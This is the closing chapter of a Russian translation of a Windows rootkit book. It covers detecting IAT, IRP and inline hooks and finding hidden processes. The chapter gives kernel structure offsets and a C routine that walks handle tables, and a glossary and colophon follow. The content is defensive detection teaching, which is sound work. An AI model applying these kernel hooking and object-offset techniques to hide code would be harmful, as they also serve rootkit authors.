Переписав тот фрагмент, в котором реализована проверка соответствующего диапазона, вы можете использовать данный код для поиска следов захвата любой функции, выполненного путем прямой модификации нескольких первых байтов ее кода.

Поиск следов захвата обработчиков IRP-пакетов

Вы уже имеете весь необходимый код, чтобы с помощью функции `GetModulesInformation` найти все драйверы в памяти. Кроме того, в главе 4 объясняется, как найти таблицу обработчиков IRP-пакетов в конкретном драйвере. Чтобы найти следы захвата в этой таблице, вам осталось только объединить эти два метода. Вы можете даже, используя указатели на функции и предыдущий код, проверить функции на следы захвата путем непосредственной модификации их кода.

Поиск следов захвата таблицы импорта

Захват таблицы импорта (IAT) весьма популярен у современных руткитов для Windows, так как выполняется в пользовательской части процесса, а такой руткит проще, чем руткит уровня ядра, поскольку не требует того же уровня привилегий. Таким образом, ваша программа обнаружения руткитов должна проверить таблицу импорта на наличие следов захвата.

Нахождение следов захвата в IAT — весьма трудоемкая задача, решение которой требует реализации множества разнообразных методик, описанных в предыдущих главах. Однако все необходимые для поиска действия вполне понятны и естественны. В первую очередь надо сменить контекст, перейдя в адресное пространство того процесса, который вы хотите проверить на наличие следов захвата. Другими словами, ваш код обнаружения руткитов должен исполняться в сканируемом процессе. О том, как этого добиться, рассказывается в разделе «Захват в режиме пользователя» главы 4.

Затем ваш код должен получить список всех библиотек DLL, загруженных процессом. Для процесса в целом и каждой библиотеки вы должны выполнить проверку всех функций, импортированных путем сканирования таблицы импорта, и найти адреса функций, не попадающих в диапазон адресов той библиотеки, которая их экспортирует. После того как вы получите список библиотек DLL и диапазон адресов для каждой из библиотек, вы можете модифицировать код, как описано в разделе «Смешанный подход к захвату» главы 4, чтобы проверить каждую таблицу каждой библиотеки на наличие следов захвата.

Особое внимание следует уделить библиотекам `Kernel32.dll` и `NTDLL.DLL`. Это наиболее популярные для руткитов объекты захвата, поскольку данные библиотеки реализуют пользовательский интерфейс для доступа к операционной системе.

Если в таблице импорта нет следов захвата, вам следует заглянуть внутрь функций, чтобы убедиться, что они не захвачены путем непосредственной модификации их кода. Для выполнения подобной проверки служит функция `CheckNtoskrnlForOutsideJump`, код которой был приведен ранее в этой главе. В этом коде нужно только изменить допустимый диапазон, чтобы он соответствовал целевой библиотеке DLL.

Если вы находитесь в адресном пространстве процесса, есть несколько способов найти список загруженных библиотек DLL. Например, в Win32 есть API-функция `EnumProcessModules`:

```
BOOL EnumProcessModules(
    HANDLE hProcess,
```

```
    HMODULE* lphModule,
    DWORD cb,
    LPDWORD lpcbNeeded
    );
```

Надо передать описатель текущего процесса первым параметром вызова **EnumProcessModules**, и функция вернет список всех библиотек DLL процесса. В качестве альтернативы вы можете вызвать эту функцию из адресного пространства любого процесса. В этом случае вам потребуется передавать в качестве параметра описатель сканируемого процесса. И не стоит беспокоиться о скрытых процессах, поскольку совершенно не важно, захватывает руткит собственные скрытые процессы или нет.

Второй параметр функции **EnumProcessModules** — это указатель на буфер, который вы должны выделить, чтобы сохранить список описателей всех библиотек DLL.

Третьим параметром является размер этого буфера. Если вы выделите недостаточно памяти, то **EnumProcessModules** вернет размер, необходимый для того, чтобы вместить все описатели.

Используя описатель каждой из библиотек, вы можете получить ее имя, вызвав функцию **GetModuleFileNameEx**. Другая функция, **GetModuleInformation**, возвращает базовый адрес библиотеки DLL и ее размер. Эта информация возвращается в виде структуры **MODULE_INFORMATION**:

```
typedef struct _MODULEINFO {
    LPVOID lpBaseOfDll;
    DWORD SizeOfImage;
    LPVOID EntryPoint;
} MODULEINFO, *LPMODULEINFO;
```

Имея имя библиотеки DLL, ее начальный адрес и размер, вы можете определить допустимый диапазон адресов для ее функций. Эту информацию имеет смысл сохранить в связанном списке, чтобы пользоваться ею в дальнейшем.

Теперь можно начать проверять каждый файл в памяти, выполняя синтаксический разбор таблицы импорта каждой библиотеки DLL, как было показано в разделе «Смешанный подход к захвату» главы 4. (Помните, что IAT каждого процесса и каждой библиотеки может хранить информацию об импорте нескольких других библиотек DLL.)

В данном случае, когда вы выполняете синтаксический разбор IAT процесса или DLL, очень существенно идентифицировать каждую библиотеку. Вы можете использовать имя импортируемой библиотеки DLL, чтобы найти ее в сохраненном связанном списке библиотек. После этого надо сравнить каждый из адресов из IAT с соответствующей информацией модуля DLL.

Эта методика требует вызовов следующих API-функций Win32: **EnumProcesses**, **EnumProcessModules**, **GetModuleFileNameEx** и **GetModuleInformation**. Однако руткит также может захватить эти функции. Чтобы найти список загруженных библиотек DLL, не вызывая каких-либо API-функций, можно провести синтаксический разбор блока окружения процесса (Process Environment Block, PEB).

Этот блок содержит связанный список всех загруженных модулей. Эта методика довольно долго использовалась всевозможными злоумышленниками, в том

числе создателями вирусов. Для ее реализации придется написать немного кода на ассемблере. Группа «Last Stage of Delitium Group» написала неплохую статью[1], в которой показано, как найти связанный список библиотек DLL в процессе.

ROOTKIT.COM

Показанные ранее фрагменты кода для нахождения следов захвата в IAT, SSDT и IRP, а также в функциях после непосредственной модификации их кода, реализованы в инструменте VICE, доступном по адресу www.rootkit.com/vault/fuzen_op/vice.zip.

Трассировка исполнения

Еще одним подходом к нахождению следов захвата в API-функциях и системных службах является трассировка вызовов. Этот метод был использован Джоанной Рутковской (Joanna Rutkowska) в ее программе Patchfinder 2[2]. Идея заключается в том, что в захваченных функциях выполняются дополнительные инструкции, отсутствующие в обычных условиях. Patchfinder изучает поведение нескольких функций на этапе загрузки в предположении, что они еще не захвачены. После записи хода исполнения этих функций программа периодически вызывает их снова, проверяя, не появились ли в них дополнительные инструкции по сравнению с записанной версией.

Для того чтобы этот метод работал, необходимо иметь возможность записать ход исполнения неинфицированной функции. К тому же количество инструкций может меняться от одного вызова функции к другому, даже если функция не захвачена.

Чаще всего количество исполняемых инструкций зависит от аргументов функции, причем не ясно, что является приемлемым вариантом. Тем не менее Рутковская утверждает, что в ее тестах известных руткитов разница между захваченной и оригинальной функциями легко определяется и зависит лишь от сложности реализации руткита.

Обнаружение деятельности

Выявление деятельности руткита — это многообещающее новое направление в области обнаружения руткитов. Идея — поймать операционную систему на «лжи». Если вы найдете API-функции, которые возвращают неверные значения, то вы не только определите факт наличия руткита, но и узнаете, что он пытается скрыть. Однако для того чтобы определить, что система «врет», вам требуется получить истинное значение, не полагаясь на значение, возвращаемое проверяемой API-функцией.

---

[1] Last Stage of Delirium Group, «Win32 Assembly Components» (последнее обновление 12 декабря 2002). См. http://lsd-pl.net/windows_components.html.

[2] J. Rutkowska, «Detecting Windows Server Compromises with Patchfinder 2» (январь 2004). См. www.invisiblethings.org/papers/rootkits_detection_with_patchfinder2.pdf.

Выявление скрытых файлов и ключей реестра

Марк Руссинович (Mark Russinovich) и Брюс Когсвелл (Bryce Cogswell) создали инструмент под названием RootkitRevealer[1], позволяющий находить скрытые файлы и ключи реестра. Для того чтобы определить, что есть «истина», RootkitRevealer выполняет синтаксический разбор файлов, составляющих реестр, не обращаясь к API-функциям Win32, таким как `RegOpenKeyEx` и `RegQueryValueEx`. К тому же он работает с файловой системой на очень низком уровне, избегая обычных для этого вызовов API-функций. Затем RootkitRevealer вызывает высокоуровневые API-функции и сравнивает результат с тем, который был получен «вручную», то есть с результатом, в верности которого сомневаться не приходится. Если результаты не сходятся, определяется факт деятельности руткита (и, соответственно, выясняется, что он прячет). Это методика достаточно простая и очень мощная.

Выявление скрытых процессов

Часто от скрытых процессов и файлов исходит основная угроза безопасности вашей машины. Скрытый процесс опаснее, поскольку он представляет собой неизвестный вам код, запущенный непонятно кем на вашей системе. В этом разделе мы поговорим о способах выявления процессов, которые атакующий пытается спрятать от вас.

Захват функции SwapContext

Захват функций может быть полезен при обнаружении скрытых процессов. Функция SwapContext из модуля ntoskrnl.exe вызывается для того, чтобы переключить контекст текущего программного потока на контекст другого. При вызове `SwapContext` значение, находящееся в регистре EDI, представляет собой указатель на поток, в контекст которого мы хотим переключиться, а значение, находящееся в регистре ESI, — указатель на текущий поток, то есть на поток, из которого мы переключаемся. Описываемый метод выявления скрытых процессов предполагает замену первых 5 байт функции `SwapContext` инструкцией безусловного перехода в нашу функцию обхода. Функция обхода должна проверить, что указатель потока, в который происходит переключение (хранящийся в регистре EDI), ссылается на блок `EPROCESS`, действительно находящийся в двусвязном списке блоков `EPROCESS`. Имея эту информацию, вы можете найти процесс, спрятанный путем непосредственного манипулирования объектами ядра (см. главу 7). Данный подход работает, так как переключение процессов в ядре происходит на основе потоков, а все потоки связаны с их родительским процессом. Впервые эта методика была описана Джеймсом Батлером (James Butler)[2].

Точно так же этот метод можно использовать, чтобы искать процессы, спрятанные путем захвата. Захватив функцию `SwapContext`, вы получаете реальный

---

[1] См. www.sysinternals.com/ntw2k/freeware/rootkitreveal.shtml.

[2] J. Butler et al., «Hidden Processes: The Implication for Intrusion Detection», IEEE Workshop on Information Assurance (United States Military Academy, West Point, NY), Июнь 2003.

список процессов. Вы можете сравнить эти данные с данными, возвращаемыми API-функциями, такими как функция NtQuerySystemInformation, захват которой мы обсуждали в разделе «Захват таблицы дескрипторов системных служб» главы 4.

Различные источники списка процессов

Существуют и другие способы получить список процессов в системе, помимо основанных на вызове ZwQuerySystemInformation. Непосредственное манипулирование объектами ядра или трюки с захватом могут легко ввести эту API-функцию в заблуждение. Однако простая альтернатива, например, перечисление портов с помощью утилиты netstat.exe, может выявить скрытый процесс, так как тот имеет открытый порт. Мы говорили об использовании утилиты netstat.exe в главе 4.

Процесс CSRSS.EXE — еще один источник поиска практически любых процессов в системе. Он имеет описатели всех процессов, за исключением четырех:

- процесс бездействия;
- системный процесс;
- процесс SMSS.EXE;
- процесс CSRSS.EXE.

Перебирая описатели в модуле CSRSS.EXE и сопоставляя их процессам, вы получаете информацию для сравнения со списком, возвращаемым API-функциями. В табл. 10.1 перечислены смещения, позволяющие найти таблицу описателей в модуле CSRSS.EXE.

В блоке EPROCESS каждого процесса существует указатель на его структуру HANDLE_TABLE. Структура HANDLE_TABLE наряду с прочей информацией содержит указатель на действительную таблицу описателей. Подробную информацию о том, как работать с таблицей описателей, можно найти в дополнительной литературе[1].

Таблица 10.1. Смещение описателей в блоке EPROCESS

	Windows 2000	Windows XP	Windows 2003
Смещение таблицы описателей в блоке EPROCESS	0x128	0xc4	0xc4
Смещение реальной таблицы в структуре HANDLE_TABLE	0x8	0x0	0x0

Есть еще один способ получения списка процессов без вызовов потенциально модифицированных API-функций. Из предыдущего обсуждения вы знаете, что блок EPROCESS каждого процесса содержит указатель на таблицу описателей. Оказывается, что все такие структуры таблиц описателей связаны при помощи структуры LIST_ENTRY точно так же, как связаны процессы (см. главу 7).

---

[1] M. Russinovich and D. Solomon, Microsoft Windows Internals, Fourth Edition (Redmond, Wash.: Microsoft Press, 2005), C. 49–124.

Если найти таблицу описателей любого процесса и пройтись по списку процессов, можно идентифицировать все процессы в системе. На момент написания данной книги именно эта техника используется антивирусной программой BlackLight производства компании F-Secure.

Для того чтобы перебрать все элементы списка таблиц описателей, вам требуется знать смещение структуры LIST_ENTRY внутри структуры HANDLE_TABLE (помимо этого вам, естественно, необходимо знать смещение указателя на структуру HANDLE_TABLE в блоке EPROCESS — это смещение вы можете узнать из табл. 10.1).

Структура HANDLE_TABLE содержит еще и идентификатор процесса (PID), которому принадлежит данная таблица описателей. Положение этого идентификатора в памяти тоже зависит от версии Windows. Соответствующие значения представлены в табл. 10.2.

Таблица 10.2. Смещения таблиц описателей и идентификаторов процессов

	Windows 2000	Windows XP	Windows 2003
Смещение структуры LIST_ENTRY внутри таблицы описателей	0x54	0x1c	0x1c
Смещение идентификатора процесса внутри таблицы описателей	0x10	0x08	0x08

Когда вы перебираете процессы, используя значения LIST_ENTRY, вы можете найти PID владельца. Таким образом, вы получаете еще один набор данных для сравнения с результатами, возвращаемыми API-функциями Win32.

Следующая функция позволяет получить перечень всех процессов в системе путем перебора связанного списка таблиц описателей:

```
void ListProcessesByHandleTable(void)
{
    PEPROCESS eproc;
    PLIST_ENTRY start_plist, plist_hTable = NULL;
    PDWORD d_pid;

    // Получаем текущий блок EPROCESS
    eproc = PsGetCurrentProcess();
    plist_hTable = (PLIST_ENTRY)
 ((*(PDWORD)((DWORD)eproc +
      HANDLETABLEOFFSET)) + HANDLELISTOFFSET);
    start_plist = plist_hTable;
    do
    {
        d_pid = (PDWORD)(((DWORD)plist_hTable + EPROCPIDOFFSET)
           - HANDLELISTOFFSET);
        // Выводим идентификатор процесса как отладочное сообщение
        // Вам следует сохранить его для сравнения с результатами
        // вызовов API-функций
        DbgPrint("Process ID: %d\n", *d_pid);
```

```
    // Переход к следующему элементу.
        plist_hTable = plist_hTable->Flink;
    } while (start_plist != plist_hTable);
}
```

Это всего лишь еще один способ идентифицировать скрытый процесс, хотя и очень эффективный. Если руткит не модифицирует этот список в ядре, что может быть делом достаточно сложным, ваш способ поиска позволит найти все скрытые руткитом процессы. Существуют другие похожие структуры в ядре, которые могут использоваться с тем же результатом.

Заключение

В этой главе мы рассмотрели множество различных методик обнаружения руткитов. Мы изучили практическую реализацию и обсудили теорию, на которой основаны эти методики.

Большинство из описанных в этой главе подходов ориентировано на выявление следов захвата и скрытых процессов. На тему обнаружения модификаций файловой системы и скрытых каналов связи написаны целые книги. Выявляя следы захвата, можно обнаружить большинство известных руткитов.

Не существует алгоритмов обнаружения, которые были бы избавлены от недостатков. Искусство обнаружения — это всего лишь искусство. Однако по мере появления новых методов нападения развиваются и методы обнаружения.

Один из недостатков подробного разбора методик создания руткита и его обнаружения заключается в том, что это помогает атакующему. Как только мы раскрываем атакующему методику обнаружения его руткитов, он изменяет свою методику скрытия. Однако то, что та или иная методика вторжения не описана в литературе, еще не делает кого-то более или менее защищенным.

Уровень сложности атак, представленных в данной книге, для большинства хакеров недостижим. Мы надеемся, что описанные здесь методы вторжений станут первыми, от которых начнут защищаться разработчики операционных систем и программ защиты.

В то время как вы читаете эти строки, разрабатываются более сложные технологии руткитов и их обнаружения. В настоящее время нам известны методики, позволяющие руткиту остаться незамеченным даже после полного сканирования памяти. В то же время существуют подходы, предполагающие вынос сканирующего кода в специальные устройства со своими процессорами, что позволяет сканировать память ядра без участия операционной системы[1]. Очевидно, что обе эти методики будут развиваться. Поскольку об их реализации никаких открытых материалов нет, очень сложно сказать, какая из них «победит». Однако мы уверены, что каждая из методик имеет свои недостатки.

---

[1] N. Petroni, J. Molina, T. Fraser, and W. Arbaugh (University of Maryland, College Park, Md.) «Copilot: A Coprocessor Based Kernel Runtime Integrity Monitor». См. www.usenix.org/events/sec04/tech/petroni.html.

Руткиты и программы их обнаружения, упомянутые в предыдущем абзаце, представляют собой крайние случаи. Прежде чем разбираться с ними, вам стоит заняться более обычными вещами. Эта книга показала вам, чем именно нужно заняться, и как атакующий, скорее всего, будет действовать.

Недавно появились компании, проявляющие интерес к проблеме обнаружения руткитов. Мы надеемся, что эта тенденция будет продолжаться. Появление более информированных потребителей ведет, в свою очередь, к развитию программ защиты. Хотя то же самое можно сказать и о более информированных атакующих.

Как отмечалось в главе 1, корпорации нередко игнорируют потенциальную возможность атаки до тех пор, пока она не происходит в реальности. И в ваших силах изменить такое положение вещей!

Список терминов

Далее перечислены основные термины, используемые в книге, и соответствующие им оригинальные термины.

А

- Анализ — Sniffing.
- Анализатор — Sniffer.
- Анализатор клавиатуры — Keyboard sniffer.
- Аппаратное изменение порядка исполнения (инструкций) — Hardware reordering.
- Атака возвращающимися пакетами — Bounce attack.

Б

- Барьер памяти — Memory barrier.
- Бит-указатель типа таблицы — Table-indicator bit.
- Блок окружения процесса — Process Environment Block (PEB).

В

- Вектор прерываний — Interrupt vector.
- Визуализатор сетевого трафика маршрутизаторов — Multi Router Traffic Grapher (MRTG).
- Виртуальный адрес — Virtual address.
- Внедрение кода обхода — Detour patching.
- Возвращающийся пакет — Bouncing packet.
- Вредоносный код — Malicious code.
- Вспомогательный объект браузера — Browser Helper Object (BHO).
- Встроенная микропрограмма — Firmware.
- Вторжение — Hijacking.
- Выгруженная страница — Paged out.

Г

- Гиперпоточность — Hyper-threading.
- Глобальная таблица дескрипторов — Global Descriptor Table (GDT).

Д

- Дальний возврат — Far return.
- Дальний вызов — Far call.
- Дальний переход — Far jump.
- Дескриптор — Descriptor.
- Диспетчер управления службами — Service Control Manager (SCM).
- Доверенные программы — Trusted software.
- Драйвер защиты целостности — Integrity Protection Driver (IPD).

З

- Заглушка — Stub.
- Загруженная страница — Paged in.
- Закон об авторском праве в цифровом тысячелетии — Digital Millenium Copyright Act (DMCA).
- Замаскированный протокол — Disguised protocol.
- Запись каталога страниц — Page-directory entry.
- Заплата — Patch.
- Заражение пустот — Cavern infection.
- Захват — Hooking.
- Захват функции путем непосредственной модификации ее кода — Inline function hooking.
- Защита от записи — Write Protect (WP).

И

- Идентификатор защиты — Security Identifier (SID).
- Идентификатор процесса — Process Identifier (PID).
- Интерфейс передачи данных — Transport Data Interface (TDI).

К

- Каверна, или пусто́та, — Cavern.
- Каталог страниц — Page directory.
- Каталог таблиц страниц — Page-table directory.
- Кольцо — Ring.
- Комплект разработчика драйверов — Driver Development Kit (DDK).
- Контекст активного процесса — Active process context.

Л

- Лазейка — Back door.
- Локальная система обнаружения вторжений — Host-based Intrusion-Detection System (HIDS).

- Локальная система предотвращения вторжений — Host-based Intrusion-Prevention System (HIPS).
- Локальная таблица дескрипторов — Local Descriptor Table (LDT).
- Локально уникальный идентификатор — Locally Unique Identifier (LUID).

М

- Метка, маркер — Tombstone.
- Метод быстрых вызовов — Fast call method.
- Модуль службы передачи данных — Transport Service Data Unit (TSDU).
- Мьютекс — Mutex.

Н

- Набор привилегий — Privilege Set (PRS).
- Непосредственная побайтная модификация кода — Direct code-byte patch.
- Непосредственное манипулирование объектами ядра — Direct Kernel Object Manipulation (DKOM).
- Нулевой управляющий регистр — Control Register Zero (CR0).

О

- Оболочка — Shell.
- Окружение — Environment.
- Описатель — Handle.
- Отладочная сборка — Checked build.
- Отложенный вызов процедур — Deferred Procedure Call (DPC).
- Относительный виртуальный адрес — Relative Virtual Address (RVA).
- Охрана дверей — Guarding the doors.
- Ошибка отсутствия страницы — Page fault.

П

- Пакеты запросов ввода-вывода — I/O Request Packets (IRP).
- Пасхальное яйцо — Easter Egg.
- Перехват — Interception.
- Подпрограмма обработки прерываний — Interrupt Service Routine (ISR).
- Подслушивание, перехват — Eavesdropping.
- Потайной канал — Covert channel.
- Программа синтаксического разбора — Parser.
- Программа-лазейка — Back-door program.
- Программируемая вентильная матрица — Field Programmable Gate Array (FPGA).

- Программируемый контроллер прерываний — Programmable Interrupt Controller (PIC).
- Программный поток — Thread.
- Продвижение — Forwarding.
- Протокол разрешения адресов — Address Resolution Protocol (ARP).
- Протокол управляющих сообщений Интернета — Internet Control Message Protocol (ICMP).
- Пустóта, или каверна, — Cavern.

P

- Рабочий набор — Working set.
- Расширенные атрибуты — Extended Attributes (EA).
- Реверсивная разработка — Reverse engineering.
- Регистр таблицы дескрипторов прерываний — Interrupt Descriptor Table Register (IDTR).
- Руткит — Rootkit.

C

- Сборка — Build.
- Связанный порт — Spanned port.
- Сегмент кода — Code Segment (CS).
- Сегмент переключения задач — Task Switch Segment (TSS).
- Сетевая система обнаружения вторжений — Network-based Intrusion-Detection System (NIDS).
- Симметричная многопроцессорность — Symmetric Multi-Processing (SMP).
- Синий экран смерти — Blue Screen of Death (BSOD).
- Система активной защиты — Active forensics software.
- Система обнаружения вторжений — Intrusion-Detection System (IDS).
- Скрытность — Stealth.
- Слово состояния машины — Machine status word.
- Служба доменных имен — Domain Name Service (DNS).
- Спецификация интерфейсов сетевых драйверов — Network Driver Interface Specification (NDIS).
- Спинлок — Spinlock.
- Список дескрипторов памяти — Memory Descriptor List (MDL).
- Стеганография — Steganography.
- Страничный кадр — Page frame.
- Страничный файл — Paging file.
- Структура контекста — Context structure.

Т

- Таблица дескрипторов прерываний — Interrupt Descriptor Table (IDT).
- Таблица диспетчеризации системных служб — System Service Dispatch Table (SSDT).
- Таблица импорта — Import Address Table (IAT).
- Таблица описателей — Handle table.
- Таблица параметров системных служб — System Service Parameter Table (SSPT).
- Таблица поиска — Lookup table.
- Текущий уровень привилегий — Current Privilege Level (CPL).
- Трамплин — Trampoline.

У

- Удаленная оболочка — Remote shell.
- Управление вводом-выводом — I/O Control (IOCTL).
- Управляющий блок процессора в ядре — Kernel's Processor Control Block (KPRCB).
- Уровень запроса прерывания — Interrupt Request Level (IRQL).
- Уровень привилегий ввода-вывода — I/O Privilege Level.
- Уровень привилегий дескриптора — Descriptor Privilege Level (DPL).

Ф

- Финальная сборка — Free build.
- Флаг ловушки — Trap flag.
- Флаг прерываний — Interrupt flag.
- Функция обхода — Detour function.

Ш

- Шаблон перехода — Jump template.
- Шлюз вызова — Call gate.
- Шлюз задач — Task gate.
- Шлюз ловушек — Trap gate.
- Шлюз прерываний — Interrupt gate.

Э

- Эксплойт — Exploit.
- Эксфильтрация — Exfiltration.
- Электронная доска объявлений — Bulletin Board System (BBS).
- Эталон — Pattern.

Я

- Ядро — Kernel.

Алфавитный указатель

Ж

З

И

К

Л

М

P

C

Т

У

Ф

Ц

Ч

Ш

Э

Я

Хоглунд Г., Батлер Дж.

Руткиты: внедрение в ядро Windows

Перевели с английского А. Заяц, Т. Мисаренков, М. Рахманов, В. Щербинин

Заведующий редакцией	*А. Кривцов*
Руководитель проекта	*П. Маннинен*
Ведущий редактор	*О. Некруткина*
Научный редактор	*М. Рахманов*
Литературный редактор	*А. Жданов*
Художник	*Л. Адуевская*
Корректоры	*И. Смирнова, Н. Солнцева*
Верстка	*Л. Родионова*

Подписано в печать 29.03.07. Формат 70×100/16. Усл. п. л. 23,22. Тираж 2000. Заказ 613.
ООО «Питер Пресс», 198206, Санкт-Петербург, Петергофское шоссе, д. 73, лит. А29.
Налоговая льгота — общероссийский классификатор продукции ОК 005-93, том 2; 95 3005 — литература учебная.
Отпечатано по технологии CtP в ОАО «Печатный двор» им. А. М. Горького.
197110, Санкт-Петербург, Чкаловский пр., 15.

АНТИВИРУС ИГОРЯ ДАНИЛОВА

Для каждого, кто работает в области компьютерной безопасности, прочтение этой книги просто обязательно. Это позволит верно оценить все возрастающую угрозу, исходящую от руткитов.

Марк Руссинович (Mark Russinovich),
редактор журналов «Windows IT Prop» и «Windows & .NET Magazine»

Материал, изложенный в книге, не просто современен — по сути, он сам определяет современность. Являясь единственной книгой по данному предмету, она будет интересна как любому исследователю проблем безопасности Windows, так и любому программисту систем защиты. Материал книги хорошо проработан и детализирован, а техническая информация просто превосходна. Уровень детализации просто впечатляет, как и время, затраченное на проработку примеров. Одним словом — феноменально.

Тони Ботс (Tony Bautts),
консультант по безопасности CEO, Xtivix, Inc.

Тема: **Безопасность** | Уровень пользователя: **опытный**

ПИТЕР®

Заказ книг:

197198, Санкт-Петербург, а/я 619
тел.: (812) 703-73-74, postbook@piter.com

61093, Харьков-93, а/я 9130
тел.: (057) 712-27-05, piter@kharkov.piter.com

ISBN 978-5-469-01409-6

www.piter.com — вся информация о книгах и веб-магазин